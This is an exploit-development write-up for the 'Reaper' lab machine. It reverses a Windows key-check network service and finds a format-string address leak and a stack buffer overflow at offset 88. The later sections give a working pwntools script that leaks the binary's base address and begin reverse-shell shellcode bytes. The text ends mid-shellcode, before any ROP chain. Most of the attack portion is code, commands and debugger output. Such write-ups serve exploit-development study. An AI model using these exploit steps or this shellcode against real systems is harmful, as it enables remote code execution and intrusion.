Reaper (Insane, Windows x64 User Mode)

Reaper is an Insane level Windows x64 machine for User Mode and Kernel Mode Exploit Development.

In this note I am gonna write about exploitation of the dev_keycheck.exe executable file. So, this a WinSock custom application, which checks user's key.

Vulnerabilities:

1. Memory leak (through String Specifiers)
2. Buffer overflow (through user input key)

So, let's start.

Analyzing the binary

First thing I always do is checking the binary. I mean the functionality of the binary without reversing.

The first thing I found after running the binary is it runs on 4141 port.

```
C:\Users\Magzhan Tursynkul\Downloads\dev_keysvc.exe
Server listening on port 4141
```

So we have a port, now let's connect and check.

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# nc 192.168.0.100 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
```

Seems this binary will check user keys and activate them. let's try to find keys.

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# cat dev_keys.txt
Development Keys:

100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==
101-FE9A1-550-A271-0109-UHJlbWl1bSBMaWNlbnNl
102-FE9A1-500-A272-0106-UHJlbWl1bSBMaWNlbnNl

The dev keys can not be activated yet, we are working on fixing a bug in the activation function.
```

also from ftp server I downloaded the dev_keys.txt file. As you can see in this file exist some keys. Let's use some of them. (BTW if you look after the numbers, you can see that the another part looks like base64 encode. Keep in mind).

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# nc 192.168.0.100 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
Checking key: 100-FE9A1-500-A270-0102, Comment: Standard License
Could not find key!
Choose an option:
1. Set key
2. Activate key
3. Exit
```

Yes, the binary successfully get the key and tried to activate it. Let's search vulnerabilities.

Reversing

I will not tell about fully reversing of this binary, except I will tell about how I found the vulnerabilities and understand some unknown functions.

```
    while ( 1 )
    {
      addrlen = 16;
      v6 = accept(s, &addr, &addrlen);
      if ( v6 == -1i64 )
      {
        perror("Accept failed");
      }
      else
      {
        sub_140001590("Client connected\n");
        v7 = j__malloc_base(8ui64);
        *(_QWORD *)v7 = v6;
        sub_14000EE50(0i64, 0i64, (LPCWSTR)sub_140001000, v7, 0, (__int64)&v10);
      }
    }
  }
```

After accepting our connection, the such as printf fuction tells that "Client connected". After that the seem CreateThread function calls and gives some function as lpStartAddress parameter of this function. Let's go to this function.

```
Block = a1;
s = *a1;
free(a1);
lpAddress = VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 4u);
v10 = (char *)VirtualAlloc(0i64, 0x1000ui64, 0x3000u, 4u);
v7[0] = 48;
buf = "Choose an option:\n1. Set key\n2. Activate key\n3. Exit\n";
while ( 1 )
{
  while ( 1 )
  {
    while ( 1 )
    {
      v1 = strlen(buf);
      send(s, buf, v1, 0);
      recv(s, v7, 2, 0);
      if ( v7[0] != 49 )
        break;
```

Yes, we can see that this function like handleConnection fuction (BTW the good practice is renaming function, variables while reversing).

After choosing an option, our input located here:

```
      v1 = strlen(buf);
      send(s, buf, v1, 0);
      recv(s, v7, 2, 0);
```

s - socket descriptor

v7 - our input (also, I will rename it for better understanding)

2 - 2 bytes (size)

0 - flags

After that out input will be checked for possible options (1, 2, 3).

```
    if ( inputOption[0] != '1' )
      break;
    send(s, "Enter a key: ", 13, 0);
    recv(s, v10, 4096, 0);
    printf_0("[Debug] Received key: %s\n", v10);
    if ( (unsigned __int8)sub_140001760(v10) )
    {
      Str = "Valid key format\n";
      lpAddress = v10;
      printf_0("[Debug] Active Key: %s\n", v10);
      v2 = strlen(Str);
      send(s, Str, v2, 0);
    }
    else
    {
      v14 = "Invalid key format\n";
      v3 = strlen("Invalid key format\n");
      send(s, "Invalid key format\n", v3, 0);
    }
  }
```

```
      if ( inputOption[0] != '2' )
        break;
      if ( *(_BYTE *)lpAddress && (unsigned __int8)sub_140001910(s, lpAddress) )
      {
        v15 = "Key found!\n";
        v4 = strlen("Key found!\n");
        send(s, "Key found!\n", v4, 0);
      }
      else
      {
        v16 = "\nCould not find key!\n";
        v5 = strlen("\nCould not find key!\n");
        send(s, "\nCould not find key!\n", v5, 0);
      }
      sub_140003130(lpAddress, 0i64, 4096i64);
    }
    if ( inputOption[0] == '3' )
      break;
    send(s, "Invalid Option\n", 16, 0);
  }
  printf_0("[Debug] Client exited\n");
  closesocket(s);
  VirtualFree(v10, 0x1000ui64, 0xC000u);
  VirtualFree(lpAddress, 0x1000ui64, 0xC000u);
  printf_0("[Debug] Client disconnected\n");
  return 0i64;
}
```

We know that the 3rd option is just exit. After that we have only 2 options the 1st and 2nd. As we know, the first option just recieve the key and just store it (my thoughts) and the second option will activate it. Let's go deeper.

1st option

```
      if ( inputOption[0] != '1' )
        break;
      send(s, "Enter a key: ", 13, 0);
      recv(s, v10, 4096, 0);
      printf_0("[Debug] Received key: %s\n", v10);
      if ( (unsigned __int8)sub_140001760(v10) )
      {
        Str = "Valid key format\n";
        lpAddress = v10;
        printf_0("[Debug] Active Key: %s\n", v10);
        v2 = strlen(Str);
        send(s, Str, v2, 0);
      }
      else
      {
        v14 = "Invalid key format\n";
        v3 = strlen("Invalid key format\n");
        send(s, "Invalid key format\n", v3, 0);
      }
    }
```

The key will located at v10 variable, let's rename it. The max length of a key is 0x1000 bytes.
After receiving the key, it will check the checksum in this function "sub_140001760". Let's rename it and try to reverse.

```
if ( strlen(a1) >= 23 )
{
  v2 = 0;
  for ( i = 0i64; i < strlen(a1); ++i )
  {
    if ( i > 3 && i < 9 && (a1[i] <= ' ' || a1[i] >= 127) )
    {
      printf_0("[Debug] Invalid character (%d)!\n", i);
      return 0;
    }
    if ( i == 3 || i == 9 || i == 13 || i == 18 )
    {
      if ( a1[i] != '-' )
      {
        printf_0("[Debug] Misplaced dashes (%)!\n", i);
        return 0;
      }
    }
    else if ( i < 18 )
    {
      v2 = v2 + a1[i] - 48;
    }
  }
  v4 = v2 % 10000;
  sub_140001EA0(a1 + 19, "%4d", &v3);
  printf_0("[Debug] Checksum Provided: %d\n", v3);
  printf_0("[Debug] Checksum Calculated: %d\n", v4);
  if ( v4 == v3 )
  {
    return 1;
  }
  else
  {
```

The length of the key must be equals or more than 23 bytes. Also, every character must be between 0x32 (space) and 127. The 4th, 10th, 14th and 18th characters must be dash ('-').
If these rules work, key will be true and use the key from dev_keys.txt file, they work fine also. So, this function is checking the format of the key.

2nd option

```
    if ( inputOption[0] != '2' )
      break;
    if ( *(_BYTE *)lpAddress && (unsigned __int8)sub_140001910(s, lpAddress) )
    {
      v15 = "Key found!\n";
      v4 = strlen("Key found!\n");
      send(s, "Key found!\n", v4, 0);
    }
    else
    {
      v16 = "\nCould not find key!\n";
      v5 = strlen("\nCould not find key!\n");
      send(s, "\nCould not find key!\n", v5, 0);
    }
    sub_140003130(lpAddress, 0i64, 4096i64);
  }
```

In this options I think the keys will be activated. Also, after this options the binary send the key back for us, here might be a leak vuln (keep in mind).

```
2
Checking key: 100-FE9A1-500-A270-0102, Comment: Standard License
Could not find key!
```

The second if condition looks interesting, because as one of the parameters it takes our input.

```
  lpAddress = inputKey;
```

```
    break;
  if ( *(_BYTE *)lpAddress && (unsigned __int8)sub_140001910(s, lpAddress) )
  {
    v15 = "Key found!\n";
    v4 = strlen("Key found!\n");
    send(s, "Key found!\n", v4, 0);
  }
```

Let's go to this function.

```
bool __fastcall sub_140001910(SOCKET s, const char *inputKey)
{
  int v3; // [rsp+20h] [rbp-1018h]
  FILE *Stream; // [rsp+28h] [rbp-1010h]
  char Str2[4104]; // [rsp+30h] [rbp-1008h] BYREF

  sub_1400015B0(s, (__int64)inputKey);
  Stream = fopen("keys.txt", "r");
  if ( Stream )
  {
    v3 = 0;
    while ( sub_1400062B0((__int64)Str2, 4096i64, (__int64)Stream) )
    {
      Str2[strcspn(Str2, "\n")] = 0;
      if ( !strcmp(inputKey, Str2) )
      {
        v3 = 1;
        break;
      }
    }
    fclose(Stream);
    return v3 != 0;
  }
  else
  {
    perror("Error opening the file");
    return 0;
  }
}
```

The possible thought is this function opens the keys.txt file and tried to find the key, that we entered. But, before doing that we have also one function with socket descriptor (s) and our key (inputKey). Let's reverse it.

```c
int __fastcall sub_1400015B0(SOCKET s, char *inputKey)
{
  size_t v2; // rax
  va_list v3; // r8
  va_list v4; // r8
  size_t v5; // rax
  char *Str; // [rsp+28h] [rbp-A0h]
  size_t Size; // [rsp+30h] [rbp-98h] BYREF
  void *Src; // [rsp+38h] [rbp-90h]
  char buf[136]; // [rsp+40h] [rbp-88h] BYREF

  memset(buf, 0, 0x80ui64);
  Str = inputKey + 24;
  Size = 0i64;
  v2 = strlen(inputKey + 24);
  Src = (void *)sub_1400012D0(Str, v2, &Size);
  sub_140001700(inputKey);
  vsprintf(buf, "Checking key: ", v3);
  sub_140001DF0(&buf[14], 4082i64, inputKey);
  vsprintf(&buf[37], ", Comment: ", v4);
  memmove(&buf[48], Src, Size);
  v5 = strlen(buf);
  printf_0("[Debug] Sending response (%d): %s\n", v5, buf);
  return send(s, buf, 128, 0);
}
```

Hmmmm. one more checking function? Mb
Let's try to understand what this function does.

We see the memset and memmove functions. Here mb the buffer overflow vulnerability. the Str variable will point to address of inputKey + 24. That means the Str will be start after the key format. For example we paste the "100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ" key. The length of the format "100-FE9A1-500-A270-0102" equals to 23 and plus one dash equals to 24.

```c
  Src = (void *)sub_1400012D0(Str, inputLen, &Size);
  sub_140001700(inputKey);
  vsprintf(buf, "Checking key: ", v3);
```

For me more interesting these functions. The Size variable equals to 0, but for argument it gives a pointer to this variable, so the Size variable mb changed. Also, we have Str (key + 24) and the length of the Str.

```
  if ( !a1 || !a2 )
    return 0i64;
  v12 = *(char *)(a2 + a1 - 1) == '=';
  if ( *(_BYTE *)(a2 + a1 - 2) == '=' )
    ++v12;
  *a3 = 3 * (a2 / 4) - v12;
  v11 = j__malloc_base(*a3);
  if ( v11 )
  {
    v9 = 0i64;
    v10 = 0i64;
    while ( v9 < a2 )
    {
      v7 = sub_140001510(*(unsigned __int8 *)(v9 + a1));
      v5 = sub_140001510(*(unsigned __int8 *)(v9 + a1 + 1));
      v6 = sub_140001510(*(unsigned __int8 *)(v9 + a1 + 2));
      v8 = sub_140001510(*(unsigned __int8 *)(v9 + a1 + 3));
      v11[v10] = ((int)v5 >> 4) | (4 * v7);
      if ( v10 + 1 < *a3 )
        v11[v10 + 1] = ((int)v6 >> 2) | (16 * v5);
      if ( v10 + 2 < *a3 )
        v11[v10 + 2] = v8 | (v6 << 6);
      v9 += 4i64;
      v10 += 3i64;
    }
    v11[*a3] = 0;
    return v11;
  }
  else
  {
    v4 = _acrt_iob_func(2u);
    sub_140001B80(v4, "Memory allocation failed.\n");
```


It is hard to understand what is going here, so let's switch to the WinDBG.

The Best practice while dynamic reversing with changing the start address to base address of the binary in WinDBG. Let's me show you.


with lm command in WinDBG we can see the list of modules, which loaded in the binary and process.

```
0:002> lm
start             end                 module name
0000011e`84bd0000 0000011e`84bd3000   sfc        (deferred)
00007ff6`99e30000 00007ff6`99e63000   ReaperKeyCheck   (deferred)
00007ffc`c99f0000 00007ffc`c9e86000   AcLayers   (deferred)
00007ffc`e1990000 00007ffc`e19a2000   sfc_os     (deferred)
```

The base address of the binary is equals to address of ReaperKeyCheck module. Let's copy that and rebase the program in IDA.



Also, in the Options -> Generation mark the lines prefix



With that you see the address of the every instruction in disassembly tab.

Let's paste a breakpoint to the sub_7FF699E312D0 function.

```
.text:00007FF699E315FC mov     rdx, rax
.text:00007FF699E315FF mov     rcx, [rsp+0C8h+Str]
.text:00007FF699E31604 call    sub_7FF699E312D0
.text:00007FF699E31609 mov     [rsp+0C8h+Src], rax
.text:00007FF699E3160E mov     rcx, [rsp+0C8h+arg_8]
.text:00007FF699E31616 call    sub_7FF699E31700
.text:00007FF699E3161B mov     [rsp+0C8h+var_A8], 0
.text:00007FF699E31623 lea     rdx, aCheckingKey ; "Checking key: "
.text:00007FF699E3162A lea     rcx, [rsp+0C8h+buf] ; Buffer
.text:00007FF699E3162F call    vsprintf
```

Repeate the steps like in the beggining.

```
00007ff6`99e315ff 488b4c2428      mov     rcx,qword ptr [rsp+28h]
00007ff6`99e31604 e8c7fcffff      call    ReaperKeyCheck+0x12d0 (00007ff6`99e312d0)
00007ff6`99e31609 4889442438      mov     qword ptr [rsp+38h],rax
```

As you can see, we hit the breakpoint, Let's analyze the parameters and the results. About calling convention on Windows x64. The 1st parameter located in ECX, 2nd in EDX, 3rd in E8, 4th in E9, and other will push into the stack with reverse order, for example the last argument will be pushed first because the stack growth to low addresss.

1st parameter (Str or inputKey + 24):

```
0:001> r rcx
rcx=0000011e86600018
0:001> dc rcx
0000011e`86600018  68523355 68526d62 67516d63 6a6c4754  U3RhbmRhcmQgTGlj
0000011e`86600028  7a35575a 3d3d515a 0000000a 00000000  ZW5zZQ==........
0000011e`86600038  00000000 00000000 00000000 00000000  ................
0000011e`86600048  00000000 00000000 00000000 00000000  ................
0000011e`86600058  00000000 00000000 00000000 00000000  ................
0000011e`86600068  00000000 00000000 00000000 00000000  ................
0000011e`86600078  00000000 00000000 00000000 00000000  ................
0000011e`86600088  00000000 00000000 00000000 00000000  ................
```

2nd parameter (inputLen):

```
0:001> r rdx
rdx=0000000000000019
```

3rd parameter (pointer to Size var):

```
0:001> r r8
r8=0000000948ffe5e0
0:001> dq r8 l1
00000009`48ffe5e0  00000000`00000000
```

So, seem every parameter is OK.

Let's the result of the function. The result of the function will be stored in RAX register, for example it may give 0, 1 or another values, address of the memory etc.

I will execute the p command which is step over.

```
0:001> r rax
rax=0000011e84c6ff30
0:001> dc rax
0000011e`84c6ff30  6e617453 64726164 63694c20 65736e65  Standard License
0000011e`84c6ff40  ab000000 abababab abababab abababab  ................
0000011e`84c6ff50  feeefeab feeefeee feeefeee feeefeee  ................
0000011e`84c6ff60  00000000 00000000 00000000 00000000  ................
0000011e`84c6ff70  0000003f 00000000 e3958944 00006915  ?.......D....i..
0000011e`84c6ff80  84c6c2a0 0000011e 84c40150 0000011e  ........P.......
0000011e`84c6ff90  00000000 00000000 f7968953 30006912  ........S....i.0
0000011e`84c6ffa0  0435c4d0 00007ffd 84c6c2c0 0000011e  ..5.............
0:001> dc rcx
0000011e`84c6ff30  6e617453 64726164 63694c20 65736e65  Standard License
0000011e`84c6ff40  ab000000 abababab abababab abababab  ................
```

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# echo 'U3RhbmRhcmQgTGljZW5zZQ==' | base64 -d
Standard License

┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# |
```

Interesting....

The RCX and RAX registers point to one memorey address and contain Standard License message.

The pointer to Size var, contains 0x11 (17 in decimal), so this the length of the decoded key value.

```
0:002> lm
start             end                 module name
0000011e`84bd0000 0000011e`84bd3000   sfc        (deferred)
00007ff6`99e30000 00007ff6`99e63000   ReaperKeyCheck   (deferred)
00007ffc`c99f0000 00007ffc`c9e86000   AcLayers   (deferred)
00007ffc`e1990000 00007ffc`e19a2000   sfc_os     (deferred)
```

So the first function is base64 decoder function, now we have understanding. It will help us. For the experiment I will give you some interesting question, what if we will give not base64 encoded key?

Let's switch to memmove function and see can we overflow the buffer.

```
0:001> dc rcx l10
00000009`48ffe620  00000000 00000000 00000000 00000000  ................
00000009`48ffe630  00000000 00000000 00000000 00000000  ................
00000009`48ffe640  00000000 00000000 00000000 00000000  ................
00000009`48ffe650  00000000 00000000 00000000 00000000  ................
0:001> da rdx
0000011e`84c6ff30  "Standard License"
0:001> r r8
r8=0000000000000011
```

RCX - new allocated memory (destination)
RDX - decoded key value (source)
R8 - size of decode key value

What if we will give a large argument and try to overwrite RIP, but before let's find mem leak vuln.
If you remeber, after activating the key, binary will show the name of the key, what if we will give %p or %x string specifiers.

Leak of an address (String specifiers)

In this binary DEP and ASLR are on, so for bypassing ASLR we need to get a leak.

```
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: %p
Invalid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
Checking key: 00007FF699E50660
, Comment:
Could not find key!
Choose an option:
1. Set key
2. Activate key
3. Exit
```

Awesome!! Let's try to understand why we got a leak.

```
0:001> r rcx
rcx=0000000948ffe5f0
0:001> dc rcx l0n10
00000009`48ffe5f0  00000000 00000000 00000000 00000000  ................
00000009`48ffe600  00000000 00000000 00000000 00000000  ................
00000009`48ffe610  00000000 00000000                    ........
0:001> r rdx
rdx=00007ff699e50660
0:001> dc rdx l0n10
00007ff6`99e50660  63656843 676e696b 79656b20 0000203a  Checking key: ..
00007ff6`99e50670  6f43202c 6e656d6d 00203a74 00000000  , Comment: .....
00007ff6`99e50680  6265445b 205d6775                    [Debug]
0:001> dc r8 l5
0000011e`86600000  000a7025 00000000 00000000 00000000  %p..............
0000011e`86600010  00000000                             ....
```

Here calling the vsprintf fuction and let's see the arguments

```
Src = base64Decode((__int64)Str, inputLen, &Size);
sub_7FF699E31700((__int64)inputKey);
vsprintf(buf, "Checking key: ", v3);
sub_7FF699E31DF0((__int64)&buf[14], 4082i64, (__int64)inputKey);
vsprintf(&buf[37], ", Comment: ", v4);
```

We have new allocated buffer, and the message "Checking key: " and the key value "%p". So, the %p means the pointer specifier in C/C++. With this is specifer we can get the address from the memory. Let's see the resulsts after the function. Paste the breakpoint into send function at the end.

```
0:001> r rdx
rdx=0000000948ffe5f0
0:001> dc rdx
00000009`48ffe5f0  63656843 676e696b 79656b20 3030203a  Checking key: 00
00000009`48ffe600  46373030 39393646 36303545 000a3036  007FF699E50660..
00000009`48ffe610  00000000 43202c00 656d6d6f 203a746e  ....., Comment:
00000009`48ffe620  00000000 00000000 00000000 00000000  ................
00000009`48ffe630  00000000 00000000 00000000 00000000  ................
00000009`48ffe640  00000000 00000000 00000000 00000000  ................
00000009`48ffe650  00000000 00000000 00000000 00000000  ................
00000009`48ffe660  00000000 00000000 00000000 00000000  ................
```

As you can see the buf variable contains the leak address.

Buffer overflow

Let's crate a cyclic pattern for 1000 bytes and use it.

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# cyclic 1000
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabi
aabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqa
acraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwaadxaadyaa
dzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaaeoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaffaafgaafhaaf
iaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafvaafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagmaagnaagoaagpaagq
aagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaaheaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaahuaahvaahwaahxaahya
ahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaailaaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajcaajdaajeaajfaajgaajhaa
jiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaajtaajuaajvaajwaajxaajyaaj

┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# |
```

```
16  Src = (void *)sub_1400012D0(Str, inputLen, &Size);
17  sub_140001700(inputKey);
18  vsprintf(buf, "Checking key: ", v3);
```

So, we have key format, after the key formation we can paste anything. I pasted a cyclic pattern and encode it in base64 format and in the end just add the key and the encode pattern. Let's see the resulsts.

```
0:000> g
ModLoad: 00007ffd`01070000 00007ffd`010da000   C:\Windows\system32\mswsock.dll
ModLoad: 00007ffc`ff930000 00007ffc`ff942000   C:\Windows\SYSTEM32\kernel.appcore.dll
(42c4.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for ReaperKeyCheck.exe
ReaperKeyCheck+0x16f1:
00007ff6`99e316f1 c3              ret
0:002> da rsp
00000074`60bfe698  "waaaxaaayaaazaabbaabcaabdaabeaab"
00000074`60bfe6b8  "faabgaabhaabiaabjaabkaablaabmaab"
```

I got access violation and the offset is in waaa message, let's understand in which offset located waaaa.

```
┌──(root㉿kali)-[~/Documents/VulnLab/GenPentest/Reaper]
└─# cyclic -l waaa
88
```

So, the offset equals to 88, that is great, we have a lot of place for ROP chain and shellcode.

Exploitation

In the exploitation part we need to create a custom rop chain and create a shellcode to get a reverse shell and read a flag. But, first of all let's create a function that parse a leaked address and convert it to base address of the binary.

```python
        host = sys.argv[1]
    port = 4141
    size = 2000
    offset = 88


    io = remote(host, port)
    io.recv()
    io.sendline(b'1')
    io.recv()
    io.sendline(b'100-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==')
    time.sleep(1)
    io.recv()
    io.sendline(b'1')
    time.sleep(1)
    io.recv()
    io.sendline(b'%p')
    time.sleep(1)
    data = io.recv()
    io.sendline(b'2')
    time.sleep(1)
    data = io.recv()


    address = parseAddress(data)
    baseAddress = address - 0x00020660
    print(f'[+] Binary Base: {hex(baseAddress)}')
```

- host - an IP address of the victim
- port - port that binary runs
- size - size of the payload
- offset - offset of buffer overflow

Firstly, this exploit will connect to the server and sends key (you can send %p than this key) and after that the '%p' and activate it, after activating we can get a leaked address.

```python
def parseAddress(data):

    address = int(data.split(b':')[1].split(b'\n')[0].strip(), 16)
    print(f'[+] Leaked address: {hex(address)}')
    return address
```

This function uses to parse an address from the received message and return the address. After that we just subtract 0x00020660 bytes to get a base address of the binary.

Shellcode:

```
shellcode  = b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
shellcode += b"\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
shellcode += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
shellcode += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
shellcode += b"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
shellcode += b"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41"
shellcode += b"\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
shellcode += b"\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00"
